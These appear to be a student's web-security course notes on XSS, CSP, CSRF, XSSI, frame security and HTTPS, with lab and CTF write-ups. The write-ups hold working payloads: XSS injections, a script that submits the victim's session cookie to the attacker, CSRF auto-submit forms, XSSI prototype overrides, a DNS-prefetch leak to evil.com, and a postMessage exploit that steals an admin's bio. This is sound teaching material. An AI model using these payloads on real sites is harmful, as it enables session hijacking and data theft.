
We can observe that this is a forum and accept message with html tag as bold.
This part of the code write our message:

```
1 html += "<blockquote>" + posts[i].message + "</blockquote";
```

We can inject the code:

```
1 <a href=" javascript:alert (1)">Click  me!</a>
```

5.3 Exercise 3




We are interesting in this portion of code that take the number on the url to link the image:

```
1 html += "<img src='/static/level3/cloud" + num + ".jpg' />";
```

We can exploit it injecting the code:

```
1 '><script>alert(1)</script>
```

5.4 Exercise 4



We have to inject our command in the labeltext that take the seconds:

```
1 <img src="/static/loading.gif" onload="startTimer('{{ timer }}')
      ;"/>
```

If we observe this part of code we can understand that we cane close the function startTimer onload ad add our part of script:

```
1 ');alert('1
```

5.5 Exercise 5

We have three pages.
The first one display only a link to the page after. The second one display a

text box where we insert the mail and in the url there is displayde the next page where we will be redirect. The last page is only a redirect page to the home

after the registration.
We can inject our code in url observing the flow of the web site.
We can put the code:


```
signup?next=javascript:alert(1)
```

for example from the home page to redirect to the signup with our javascript code.

5.6 Exercise 6

Find a way to make the application request an external file which will cause it to execute an alert(). We observe that this page can load a js from a link

passed in the URL. To force to load a script we can inject our code after the # to force to read a text/plain and iject the script in the text where tells the result operation:

```
data:text/plain,alert(1)
```

6 Challenge 1 - XSS

OBXSSESSION Write-Up
==========

6.1 Overview

Provide a brief overview of the challenge and explain the vulnerability

In this challenge there is an XSS vulnerability that can be found on a page of the web site. In particularly the page of the
theory 4 redirect and give an error when is opened that can be use to exploit a XSS reflected client-side.
The page where we send a message doesn't check the page where the request come from.
To be authenticate we need only the session key provided by the server.

6.2 Attack

Provide a detailed step by step description of your attack including payloads

I create an account and try to send message to myself, i visited the web site to found some vulnerabilities.
I found a page (theory4) with a XSS vulnerabilities because the article doesn't exist and redirect to an error page that take the error form a get in the URL.
I create a brief script on the page when there is the XSS vulnerability to check if is possible to execute malicious code.
I can use this page vulnerabilities to inject a script and create a fake link that the user will open (the user open only link inside the web site).
I check the method that the web site use to authenticate the user: only a cookies for the session provided by the server.
I check if the send page check if we arrive from determinate pages, there are no control about it.
I can create a fake form (using the same name and identifier used in the send page) using javascript to take the user cookie (using document.cookie) and send it to me.
I create a fake link with the script and send to the user.
When he open the link he send a message with his cookie session and i use it to authenticate.
Using his account i found the flag.

The script used in the attack:

```
1 https://obxssession.seclab.dais.unive.it/error?m=<script>
2 var f = document.createElement("form");
3 f.setAttribute('method',"post");
4 f.setAttribute('action',"/send");
```

```
f.setAttribute('name',"vada");
var i = document.createElement("input");
i.setAttribute('type',"text");
i.setAttribute('name',"receiver");
i.setAttribute('value',"9");
var j = document.createElement("input");
j.setAttribute('type',"text");
j.setAttribute('name',"subject");
j.setAttribute('value',"nice mail lol");
var z = document.createElement("input");
z.setAttribute('type',"text");
z.setAttribute('name',"contents");
z.setAttribute('value',document.cookie);
f.appendChild(i);
f.appendChild(j);
f.appendChild(z);
document.body.appendChild(f);
document.forms['vada'].submit();
</script>&p=/theory/4
```

The flag:

```
NO_I7_C4N7_B3_7RU3__MY_M1ND_IS_GONN4_EXPL0DE_AAaA
```

6.3 Solution and Patch

Explain briefly how is it possible to solve the problem

To solve the problem there are numerous chose:

- Delete the page of theory 4 to prevent the XSS
- Try an input sensitization on the get of the error page
- When we send a message, check which is the page where the message came from
- We can encode untrusted input of the form and the the error get page

7 Content Security Policy

Was born as a declarative client-side defence mechanism.

- major browser support
- defence-in-depth approach
- no protection against script-less attacks like markup injection

We focus on XSS protection.
Is a page-level security policy delivered to the browser via the content-Security-Policy.
Browser increment policy on page.
Example

```
1 script-src 'self' https://www.jquery.com;
2 img-src https://*.facebook.com;
3 default-src https:;
4 report-uri https://www.example.com/violations.php
```

report-uri is the location where the violation is send
Right → source expression
Left → directive
We enforce the last minimum privilege.

Directive	Applies to
connect-src	Targets of XHRs
img-src	Images and favicons
object-src	Plugins (Flash, applets...)
script-src	JavaScript files
style-src	CSS files
default-src	Fallback directive

The default restriction are:
Script Execution

- No execution of inline scripts
- No execution of inline event handlers, e.g., onerror
- No execution of javascript: URLs

String-to-Code Transformations

- Invocation of the eval function is forbidden

- Functions like setTimeout must be invoked with a callable

Info Eval() function execute code javascript in string
We have to carry out:

- enumerate all the source (origin) from which different content types are loaded, so as to built whitelist
- remove all inline scripts
- remove all invocations to eval and related functions

7.1 Whitelist

The simplest way is to build a white-lists.
We collect report

7.2 Scripts

CSP forbids inline scripts, vent handlers and javascript: URLs:

- move inline scripts to external files
- replace event handlers with listeners registered by am external script
- replace javascript

Info We can disable this restriction with '*unsafe-inline*'.

7.3 String-to-Code Transformations

Eval and setTimeout can be used to transorm string into code:

- eval is uneeded and don't use it
- setTimeout and setInterval normally expect a function

Info We can disable this restriction with '*unsafe-eval*'.

7.4 Writing Secure CSPs

1. Make use of *script-src* (or *default-src*) to control scripts
2. Do not use '*unsafe-inline*', which enables script injection
3. Do not use '*unsafe-eval*', unless you know what you are doing
4. Do not whitelist the wildcard *

5. Do not whitelist entire schemes like http: and https:
6. Also, do not whitelist data:, which can be used for script injection
7. If you don't specify default-src, set object-src 'none' to avoid script injection via plugins

7.5 Limitations

The principal limitations are the cost and the insecurity of whitelists. Since developers typically whitelist entire origins, it is common to include accidental XSS vectors like JSONP endpoints and JS templating libraries providing functionality similar to eval.

7.6 Versions

- Level 1 (2012): original whitelist-based CSP
- Level 2 (2014): introduction of nonces and hashes
- Level 3 (2016): introduction of 'strict-dynamic' and more

7.7 Nonces

CSP can be used to whitelist scripts (inline or external) bearing a valid nonce.

```
script-src 'self' https://example.com 'nonce-54321';
default-src 'self'
```

How to white-list script:

```
<script nonce="54321"> alert(1); </script>
```

Example 1

```
script-src 'self' https://example.com 'nonce-54321';
default-src 'self'
```

```
<script> alert(1); </script>
```

This script is not allowed because he don't have a nonce.
Example 2

```
<script nonce="12345" src="https://example.com/adv.js"/>
```

This script is allowed because the first nonce is wrong but the second part load a script form example.com that is allowed.
Example 3

```
<script nonce="54321" src="https://google.com/adv.js"/>
```

This script is allowed because the nonce i allowed.
Two advantages over CSP level 1:

- They provides support for inline scripts
- whitelist individual scripts

A single nonce can be used to whitelist multiple scripts, which further simplifies deployment.

7.8 Support Dynamic Scripts

- Require nonce-authorized scripts to explicity pass their nonce to new scripts they insert into the DOM
- Make use of the '*strict-dynamic*' keywork, which propagates trust from nonce-authorized scripts to the new scripts they insert

First better control but the second is better.

7.9 Hashes

Hashes provide better security guarantees than nonces, because they take the actual script code into account.

```
1 script-src 'sha512-YWIzOWNiNzJjNDRlY';
```

The following inline script will be executed, under the assumption that the SHA-512 hash of its body is YWIzOWNiNzJjNDRlY:

```
1 <script> alert(1); </script>
```

Info CSP Level 3 added the '*unsafe-hashes*' keyword to white-list event handlers with a matching hash!
CSP Level 2 only supports hashes for inline scripts

```
1 <script ... nonce="54321"/>
```

CSP Level 3 integrates with SRI: one can now use hashes to white-list external scripts with a matching integrity attribute

```
1 <script ... integrity="sha512-YWIzOWNiNzJjNDRlY"/>
```

7.10 Configure

Several option:

1. whitelist-based: often insecure
2. nonce-base: better and secure but no guarantees about the executed script content
3. hash-base: complete control inc ding their content and difficulty to deploy

7.11 CSP Fallback

CSP in backward compatible with legacy browser:

```
script-src 'nonce-r4nd0m' 'strict-dynamic'
           https://* 'unsafe-inline';
```

- Level 1: script-src https://* 'unsafe-inline';
- Level 2: script-src 'nonce-r4nd0m' https://*;
- Level 3: script-src 'nonce-r4nd0m' 'strict-dynamic';

```
<script src="https://example.com/lib.js" nonce="44444"/>
```

Write a CSP such that script inclusion is allowed on a browser supporting CSP Level 2, but not on a browser supporting CSP Level 3:

```
script-src 'strict-dynamic' "https://example.com/lib.js" nonce
    -12345
```

This CSP alow the access to example because the first rule is allowed on CSP level 2 but not allow the script to be execute in CSP level 3 because the nonce is differente from the script.

7.12 Advanced Tricks: Policy composition

We can separate the policy includes multiple CSP. Multiple CSPs can be specified in the same Content-Security-Policy header using the comma separator.

```
script-src 'nonce-r4nd0m' https:; is an OR
```

```
script-src 'nonce-r4nd0m', script-src https:; is an AND
```

CSP in the wild
CSP at Google
CSP at Facebook

7.13 Information Leaks

CSP cannot be used to stop information leak.

- you can control page communication for resource incursion, but the page can sill leak the secret with window.open
- there are different way to leak secret but researcher prefer DNS prefetching
- no consensus on whether CSP should be used to stop data exfiltration or not

Example CSP:

```
script-src 'self' 'unsafe-inline';
default-src 'none';
```

Assuming XSS, the attacker can read the secret abcd1234 and leak it via the following link tag:

```
<link rel="dns-prefetch" href="//abcd1234.evil.com">
```

Now the attacker only needs to log the DNS requests to their DNS server to be able to read back the leaked information.

7.14 Beyond XSS

Use case for CSP:

- framing-control: the frame-ancestors directive can be used to restrict framing to trusted origins
- TLS enforcement: CSP also provides facilities to enforce the full adoption of HTTPS on a web page
- navigation control: the navigate-to directive can restrict the URLs to which a document can initiate navigation (by any means)

8 CSRF & XSSI

8.1 CSFR

How prevent CSFR? It is enabled by the attachment of session cookies to HTTP requests forged by malicious page.
Server-Side Fixes: do not authenticate using cookies
Client-Side Fixes change the way the cookies works (use SameSite cookie attribute).

8.1.1 Refer checking

We can use refer check to control the request. there are at least two problematic cases:

1. some legitimate HTTP requests might lack the Referer header
2. some legitimate HTTP requests might come with an unexpected value of the Referer header

Example
We can send a request HTTP from a subdomain of the good web site.

8.1.2 Origin checking

We can check the Origin header:

- privacy-friendly
- always attached to XHR request
- modern browser also attached to cross-origin POST request

8.1.3 Custom Headers

CSFR-Protection:1.
The presence of header suffices, since SOP prevents the inclusion of custom headers on cross-origin requests.
It is easy to implements securely but less flexible:

- restricts security-sensitive requests to same-origin pages (this can be relaxed using CORS)
- requires the web application logic to be built on top of JS and XHR

8.2 Defense - Tokens

Inclusion of secret tokens as part of security-sensitive requests:

```
<form method="post" action="/items/12345">
    <input type="submit" name="like" value="1"/>
    <input type="hidden" name="token" value="ff34821b"/>
</form>
```

The attacker can not access the DOM from an other origin.
The attacker can send a request with cookies but not be able to attch the correct token.
Token are more flexibility than than header-based approach.
We still need to identify all security-sensitive requests.

8.2.1 Double Submit

It is a popular pattern approach to the use of tokens:

- the token is embeded in the HTTP request but the right value of the token is stored in a cookie
- every time a request is recived the server check the cookie if matches the value of parameter

We need to ensure the confidentiality of the cookie:

- mark the cookie with the secure attribute
- *HttpOnly* attributes does not provide much help here

Cookies offer no integrity guarantee against network attackers:

- use the *__Secure-* prefix
- to protect legacy browser lacking support for cookie prefixes, ensure the token is generate from a session-dependent secret
- otherwise the attacker can stole cookie and the session i snot protected

Cookies marked with the "*SameSite*" attribute can be configured so that they are not attached to cross-site requests:

- site = registrable domain, e.g., google.com and its subdomains
- SameSite=Strict: apply this policy to every HTTP request
- SameSite=Lax: relax this restriction in the case of top-level navigations with a safe method, e.g., resulting from clicking a link

While the *SameSite* attribute is widely supported, it has unfortunately not been largely adopted by site operators.

8.3 Login

The attacker can force the victim into authenticating using the attacker's account: this attack is known as login CSRF:

```
<form action="https://www.good.com/login" method="POST">
    <input name="username" value="attacker">
    <input name="password" value="Ev1l.pwd44">
</form>
<script>document.forms[0].submit()</script>
```

Using this code we can:

- store the search hystory of google
- leak a victim credit card on paypal
- Checking the content of the Referer / Origin header or the mere presence of custom headers might work, but this is often impractical
- Secret tokens are better for most applications, but implementation is not straightforward. Most importantly, the security of tokens relies on a correct enumeration of all security-sensitive requests
- SameSite cookies are a simple and elegant solution against CSRF, which solves the issues of tokens, but only protects modern browsers

The best pratice to prevent is use: SameSite cookies + secret token.

8.4 XSS vs CSFR

Both XSS and CSRF bypass the protection offered by SOP. If a web application is vulnerable against XSS, none of the proposed defenses against CSRF is effective. This means that XSS is a more serious security concern than CSRF in most cases
In some cases, CSRF can be just as dangerous as XSS. For example, CSRF can sometimes lead to account takeover.

9 XSSI

A less known attack abusing cross-site requests is called Cross Site Script Inclusion or XSSI for short.

1. The victim authenticates at good.com and later visits evil.com
2. The page at evil.com loads a script from good.com

3. Since the script inclusion request contains the victim's cookies, the script might be dynamically generated to include private information of the victim, e.g., her credit card number

4. The page at evil.com uses JS to exfiltrate the secret from the script

9.1 Scooping in JS

```
globalVariable1 = 5; // A global variable
function globalFunction() {
    var localVariable = 2;      // A local variable
    globalVariable2 = 3;        // Another global variable
    window.globalVariable3 = 4; // Yet another global variable
}
```

JS engine creates a new scope for each encountered function.
An identifier that is locally defined within a function is associated with the function scope, irrespective of blocks.
You can enforce block scoping by using the **let** keyword.

9.1.1 Stealing Part 1

```
// snippet of the file https://good.com/js/pay.js
function doPayment() {
    info = {ccn: "verysecret", amount: 100};
    // payment logic implementation
}
```

we can exploit this one because the info var is global:

```
<script src="https://good.com/js/pay.js"/>
leak(info);
```

9.1.2 Stealing Part 2

```
// snippet of the file https://good.com/js/pay.js
function doPayment() {
    var info = {ccn: "verysecret", amount: 100};
    // payment logic implementation
    return JSON.stringify(info, ['amount']);
}
```

Var info is local and the return is striping only the data not sensible. We can redefine the function JSON.stringfy to leak the secret:

```
JSON.stringify = function(x,y) { leak(x); }
<script src="https://good.com/js/pay.js"/>
```

9.2 Inheritance in JS

Inheritance in JavaScript is not based on classes, but directly on objects known as prototypes.

```
var o1 = {a: 1};            // prototype is Object.prototype
var o2 = Object.create(o1); // prototype is o1
console.log(o2.a);          // prints 1
```

9.2.1 Stealing Part 3

```
// snippet of the file https://good.com/js/pay.js
function doPayment() {
    var data = ["ccn1","ccn2","ccn3"];
    var x = data.slice(1);
    // payment logic implementation
}
```

We can override slice using inheritance (data derive by Array.prototype):

```
Array.prototype.slice = function(x) { leak(this); }
<script src="https://good.com/js/pay.js"/>
```

9.3 Preventing XSSI

XSSI is different from CSRF, yet the attack vector is the same:

- any of the proposed defenses against CSRF is useful against XSSI
- however, XSSI makes the attack surface on web apps even larger
- XSSI can also be prevented by defensive programming

Defensive programming can be done redefining the function that get the value in local mode, the attackare can not access this var:

```
function doPayment() {
    var info = {ccn: "verysecret", amount: 100};
    var myserialize = function(x) { ... };
    return myserialize(info);
}
```

a more general solution laverages SOP:

1. script code is never generated on the fly based on session cookies, but always pulled from a static file
2. sensitive and dynamic data values are kept in separate files, which cannot be interpreted by the browser as JavaScript

3. when the static JavaScript gets executed, it sends an XHR to the files containing the secret data
4. use CORS to selectively grant read access to authorized third parties

04/03/2021

10 Lab 2

10.1 TASK1

CSRF where token validation depends on request method
https://portswigger.net/web-security/csrf/lab-token-validation-depends-on-request-method
Use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.
You can log in to your own account using the following credentials: wiener:peter
steps:

1. access to the user account
2. go to the page of change email
3. with f12 on firefox browser watch the functioning of change email with the form post (he don't need POST)
4. take the csfr from that and the action form
5. create a form in this way with GET:

```
<form action="https://ac971fa01e0addd080aa0e7e000a004f.web-security
    -academy.net/my-account/change-email" method="GET">
    <input name="email" value="evil@evil.com">
    <input name="csrf" value="37uyeua0AmMHMSjSAa59Brw0pIz5UDbw">
</form>
<script>
    document.forms[0].submit();
</script>
```

10.2 TASK2

CSRF where token validation depends on token being present
https://portswigger.net/web-security/csrf/lab-token-validation-depends-on-token-being-present
Use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.
You can log in to your own account using the following credentials: wiener:peter

1. we can use the same steps of TASK1 but we need the cookie session

```
HEADER:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cookie: session=HPykMOVJJNFWVKnpKpCEbMnbYkLFT1i4

BODY:
<form action="https://ac971fa01e0addd080aa0e7e000a004f.web-security
    -academy.net/my-account/change-email" method="POST">
    <input name="email" value="prova%40prova.it">
    <input name="csrf" value="ccpR6cd2soMXB3zwjPcquk1wsnhEZ78R">
</form>
<script>
    document.forms[0].submit();
</script>
```

10.3 TASK3

CSRF where token is not tied to user session
https://portswigger.net/web-security/csrf/lab-token-not-tied-to-user-session
Use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.
You have two accounts on the application that you can use to help design your attack. The credentials are as follows:

- wiener:peter
- carlos:montoya

1. we can use the same step of TASK2
2. but we need to access to carlos and wiener because we need to stole the csfr that has not been used from carlos and use to exploit the vulnerabilities

```
<form action="https://ac5d1f161eca64bf807a1e0300890022.web-security
    -academy.net/my-account/change-email" method="POST">
    <input name="email" value="evil%40evil.it">
    <input name="csrf" value="IlujYMewmsvYiBYqHBBrXcELdJUrqq8N">
</form>
<script>
    document.forms[0].submit();
</script>
```

11 Frames

A frame is a part of a web page which renders content idependently of it container.
Used for:

- advertisement
- authentication
- gadgets

11.1 SOP

The parent frame and its children keep living in their origins.
Every page can open an other page on the web.
We have to control the access to the frame from a good to an evil frame and from an evil page to an good frame.

- good.com might want to forbid frasming content from evil.com: use *frame-src*
- good.com want to forbid being framed from evil.com : use *X-Frame-options* or *frame-ancestor*

11.2 Opening and Communication

To open frame we can use the code:

```
1 <iframe src="https://foo.com" height="200" width="300"/>
```

The parent and the child can then get a reference to each other

- parent store opened frames in the *window.frames* array
- the child store its opener in the *window.parent* variable

We can use this to communicate between frame.

11.3 Domain relaxation

Two pages on the same site can relax their document.domain property to get the same origin and enable frame communication.
It is unsecure because the attacker can use a vulnerabilities to open a frame and escalate since the attacker can reach the DOM.

11.4 postMessage API

It is a different and better solutions to comunicate between frame.
We can send message using

```
1 targetWindow.postMessage(message, targetOrigin)
```

- *targetWindow* reference to receiver
- *message* any serializable data to be sent
- *targetOrgin* the origin of the intended recipient (can be *)

To receive the message we can use the code:

```
1 window.addEventListener("message", receiveMessage);
```

- *data* deserialized received data
- *origin* origin of the sender
- *source reference to the sender*

Origin and sender can be different.
It is more general and exchanges serialized data without granting scripting access to the frame.

12 Sandboxing

it is possible to restrict the privileges of frames by setting the sandbox attribute to the empty string. Restriction are:

- the content of the frame is treated as being fron a unique origin
- form submission is blocked
- all forms of script execution is blocked
- plugin execution is blocked
- popup creation is blocked
- top-level navigation via window.top.location is blocked

Can be added special individual security restriction using this:

Default restriction	Relaxed with
enforce unique origin	`allow-same-origin`
form submission is blocked	`allow-forms`
script execution is blocked	`allow-scripts`
popup creation is blocked	`allow-popups`
top-level navigation is blocked	`allow-top-navigation`

This rules are applied to any windows or frame create in sandbox.
Example of Twitter

```
<iframe src="https://platform.twitter.com/tweet_button.html"
    sandbox="allow-same-origin allow-scripts
allow-popups allow-forms"/>
```

It is not safely load content from untrusted web origins, but also enforce privilege separation in web apps. Try to divide the application in more logical pieces, least privileges and use *postMessage*.

12.1 Clickjacking

It is a UI-based attack when the use click on a page and some things appened. The attacker use the opacity and z-index attributes of CSS to place transparent layer.

12.2 Framebustin

It was a techinque used to protect from the clickjacking.

```
<script type="text/javascript">
if (top != self)
    top.location = self.location;
</script>
```

12.3 X-Frame-option


We can use the header XFO. The possible values:

- DENY: page framing denied
- SAMEORIGIN: pageframing allowed only on the same origin
- ALLOW-FROM u: page framing is only allowed at u (not supported from chrome...)

XFO is not used because the policy are useful-
XFO is not standardized.

12.3.1 Double Framing

XFO does not protect against double fraiming.



12.4 CSP frame-ancestor

CSP level 2 introduce this protection mechanism used today in modern browser:

- leverages the full expressive power of the source expression of CSP
- solves the issues of double framing, all ancestor are checked
- overrides XFO in browser supporting level 2

In legacy browser is possible to send CSP and XFO. XFO is less expressive than CSP.

12.4.1 CSP vs XFO

A policy p is **consistent** for the set of browsers B if and only if it enforces the same security restriction on all $b \in B$.

```
1 CSP: frame-ancestors 'self'
2 XFO: SAMEORIGIN
```

A policy p is **security-oriented** if and only if:

1. p is consistent for the set of legacy browser B_l
2. p is consistent for the set of modern browser B_m
3. for all $b_l \in B_l$ and $b_m \in B_m$, the security restriction on b_l are no weaker than the security restriction on b_m

```
1 CSP: frame-ancestors https://*.foo.com
2 XFO: SAMEORIGIN
```

A policy p is **compatibility-oriented** if and only if:

1. p is consistent for the set of legacy browser B_l
2. p is consistent for the set of modern browser B_m
3. for all $b_l \in B_l$ and $b_m \in B_m$, the security restriction on b_m are no weaker than the security restriction on b_l

```
CSP: frame-ancestors 'none'
XFO: SAMEORIGIN
```

Use both CSP and XFO but their combination is hard:

- consistency is the desired property, yet hard to achieve in pratice
- security-oriented/compatibility-oriented might still be acceptable in pratice
- most policies are bad for security

Example

```
XFO: SAMEORIGIN
```

This is consistent all client accept XFO.

```
XFO: ALLOW-FROM https://www.foo.com
```

This is not consistent. Not security oriented and not compatibility oriented because modern client (chrome not support it, firefox yes) does not agree with this policies.

```
XFO: ALLOW-FROM https://www.foo.com
CSP: frame-ancestors https://www.foo.com
```

This is a great policy beacause CSP is accepted by modern client and XFO is accepted by legacy browser and the rules are the same.

```
XFO: DENY
CSP: frame-ancestors https://www.foo.com
```

This is not consistent but security oriented beacuse all the legacy client prevent framing but the modern client will support some formal framing?.

```
XFO: SAMEORIGIN, DENY
```

It is not consistent because both parties are delicated aspect, some browser interpretate as a none existing directives meaning that frame will be allowed, other denying framing.

12.5 SameSite Cookies and Clickjacking

Cookies with the same SiteAttribute are not included in request sent bya a frame:

- effective against most clickjacking
- legacy browser does not support SameSite attribute, only a part of defense-in-depth strategy
- web applications implementing authentication without using cookies

12.6 Web Tracking

A last interesting aspect of frames is related to privacy. Frames are a key component of web tracking.

1. u visits a.com, which loads in a frame a tracking script s from t.com
2. s sets a cookie c with a unique identifier: this is called a third-party cookie, since s runs at t.com (who owns the cookie)
3. u visits b.com, which also loads s: since t.com receives both c and the Referer header, it learns that the user who got c visited b.com
4. this practice allows tracking the navigation

Browser have different positions on this form of tracking.

13 Challenge 2

13.1 Overview

In this challenge there is a frame, csp vulnerability taht can be exploited using the profile page of the user and the name of the quiz.
The profile page does not have any protection against an script injection in the page.
The page of every quiz does not have a protection or a sanitization when the quiz page is request, the name of the quiz can be used to inject malicious code (the name is given by a GET request).
Admin user can modify the user page.
The flag is in the bio of the admin page.
Admin check every link send using the feedback page.

13.2 Methodology

To exploit the vulnerabilities we can check every page to see if there is a possible fault in the CSP.
There is a vulnerability in the profile page in particular there is "No Content Security Policy found".
I first attemp to inject a script to write some text in our profile bio (because there is no check on the execution of scripts), i found that use a post form to update the bio and there is no control about that, there is no CSFR.
The name of the quiz change if i change the value of the attribute on the url page, i change the value of the title and the dimension and i found that works.
It is possible to log in and register using a form and submit to the right page using the right value of attributes and taking the CSFR token from an unused login or register form.
I can use the post form to perform a logout.
I check the script used in the quiz and i see that use two scripts in two pages used to open the quiz. This two script can be used to leak (using the postMessage) the admin information from the bio.

13.3 Attack

First i create the script that are in my profile.
This script send a quiRequest to the parent page that will be the quiz page.
The quiz page will respond with a quizStart with the userInfo in the response.
I add an event listener to the quiz that wait for the message from the parent.

When he received the message (i can take the bio with: ev.data.userInfo.bio) he update the bio using the form that is in the page of the user and submit it.
I send a feedback to the admin that contains the link to a random quiz with the name that call the script in my profile page. Script used in the bio:

```
<script>
        parent.postMessage({ type: 'quizRequest' }, "*");
        window.addEventListener("message", getMessage);
        function getMessage(ev) {
                var form = document.forms[0];
                form.setAttribute("action", "/wiener@gmail.com");
                document.getElementById('bio').value = JSON.
    stringify(ev.data.userInfo.bio);
                form.submit();
        }
</script>
```

Feedback link send to the admin:

```
https://trivia.seclab.dais.unive.it/viewquiz?qfrom=0&qto=20&title
    =%3Ciframe%20src=%22https://accounts.trivia.seclab.dais.unive.
    it/wiener%40gmail.com%22%3E
```

13.4 Solution

To solve the problem is it possible to:
- implement a CSP in the profile page
- sanitization of the bio in the profile page
- sanitization of the title of the quiz
- use CSFR token
- disable the execution of script in the bio page
- disable the use of iframe in the page

14 HTTPS

HTTP provides confidentiality, integrity and server authentication.
HTTPS is equals to HTTP plus the cryptographic protocol (SSL/TLS).
SYmmetric key: encrypt and decrypt with the same key.
Asymmetric key: a public and a private key.
Use of key:

- asymmetric cryptography: used to estabilish a symmetric key, called the session key, between client and server
- symmetric cryptography: ensure confidentiality and the integrity by the message exchange by means of the session key
- used to provide authentication by binding the public key of the server to its identity

High-level view:

1. The client initiates a handshake with the server by proposing a TLS version and a list of supported cipher suites
2. server chooses the lower version of TLS proposed by client, it pick a supported cipher
3. client confirm validity of the certificate and retrives the server's public key from it
4. the client and the server take appropriate actions to generate the session key, taking advantages of server public key
5. session key used to protect communication

14.1 Session key estabilshment

Classic approach is dubbed RSA:

1. client generates a random number s
2. the client sends s to the server, encrypted with the server's pub key
3. the server decrypts s using its own private key
4. client and server derive session key k from s

But there is a lack of forward secrecy.
Diffie-Hellman approach:

1. client and the server publicly agree on a prime p and a base g
2. client genrates a secret a and sends $A = g^a \mod p$ to the server
3. server generates a secret b and send $b = b^b \mod p$ to the client signed with his own private key
4. client verifies the signature using the server's public key
5. client generates the session key $k = B^a \mod p = g^{ab} \mod p$
6. server generates the session key $k = A^b \mod p = g^{ab} \mod p$

This require the agreements on cyptographic algorithm:

1. the asymmetric crypto scheme used to establish the session key
2. the asymmetric crypto scheme used to sign the server's certificate
3. the symmetric crypto scheme used to encrypt the session data
4. the symmetric crypto scheme used to prove the integrity of the

An example of condensed cipher suites:

```
1 TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
```

14.2 Certificates

A certificate is a cryptographic proof of the ownership of a publik key, it contains:

- Serial number: used to handle certification revocation
- Subject: the owner of the public key
- Public Key: the public key of the subject
- Issuer: entity who relased the certificate
- Validity: the duration
- Signature: a signature of the certificate body with the issuer's private key

Chain of trust:

1. the Issuer of each certificate (except the last one) matches the Subject of the next certificate in the list;

2. each certificate (except the last one) can be verified using the public key contained in the next certificate in the list;

3. the last certificate is a trust anchor: a self-signed certificate that one trusts because it was issued by a trusted certification authority

Types of Certificates:

- Domain validation
- Organization Validation
- Extended Validation: similar to Organization but with stricted rules

Scope of certificates (can be used for):

- Single domain: valid for a domain name and the www sub-domain
- Multiple domain: valid for an arbitrary set of domain set in the certificates
- Arbitrary sub-domain valid for a domain name and all its first-lever sub-domains

two machines if share the same certificates share the same public and private key. If a machine i compromised a hacker can impersonate the user. certificate reuse increase the attack surface.

14.2.1 Certificate Revocation

If a machine is compromised the certificate should be revoked.
Certificate Revocation List (CLR) The certificate is extended with the URL of a CRL run by the CA. The client downloads the CRL and checks that the serial is not there.
Online Certificate Status Protocol (OCSP) The certificate is extended with the URL of an OCSP responded by the CA. The client sends the serial to the responer and gets its status.

14.2.2 CRL vs OCSP

- OSCP is more effeicent
- CRL is less privacy-invasive
- CSL and OCSP add extra latency
- CSL and OCSP implement a soft-fail

14.3 OCSP Must-sample

The owner of a certificate periodically asks the CA for a proof of validity
the proof of validity is stapled
More efficent
Less privacy-invasive
More secure

14.4 Certificate Pinning

Certificate pinning restricts which certificates are considered valid for a particular site:

- any trusted certificate to be used, site operators can require a specific CA
- HTTP public key pinning (HPKP) security header used to provide a set of hashes of public keys
- might prevent certificate revocation and introduces DoS
- browser can remove support for it


14.5 Certificate Transparency

CT is a public, append-only log of certificates issued by existing certification authorities

- modern alternative to certificate pinning
- domain owners can check how many certificates have been issued for a domain name and who are the issuer of the certificates
- Chrome originally...
- site operators can force browser to lok for the presence of their certificates in the CT by using the CT-header

Expect-CT header allows site to enforce or report CT requirements:

- max-age: the number of seconds during which the browser should report and/or enforce CT requirements
- report-uri: the URI to which the browser should report failure in CT requirements
- enforce: instruct the browser to refuse connections that violate CT requirements

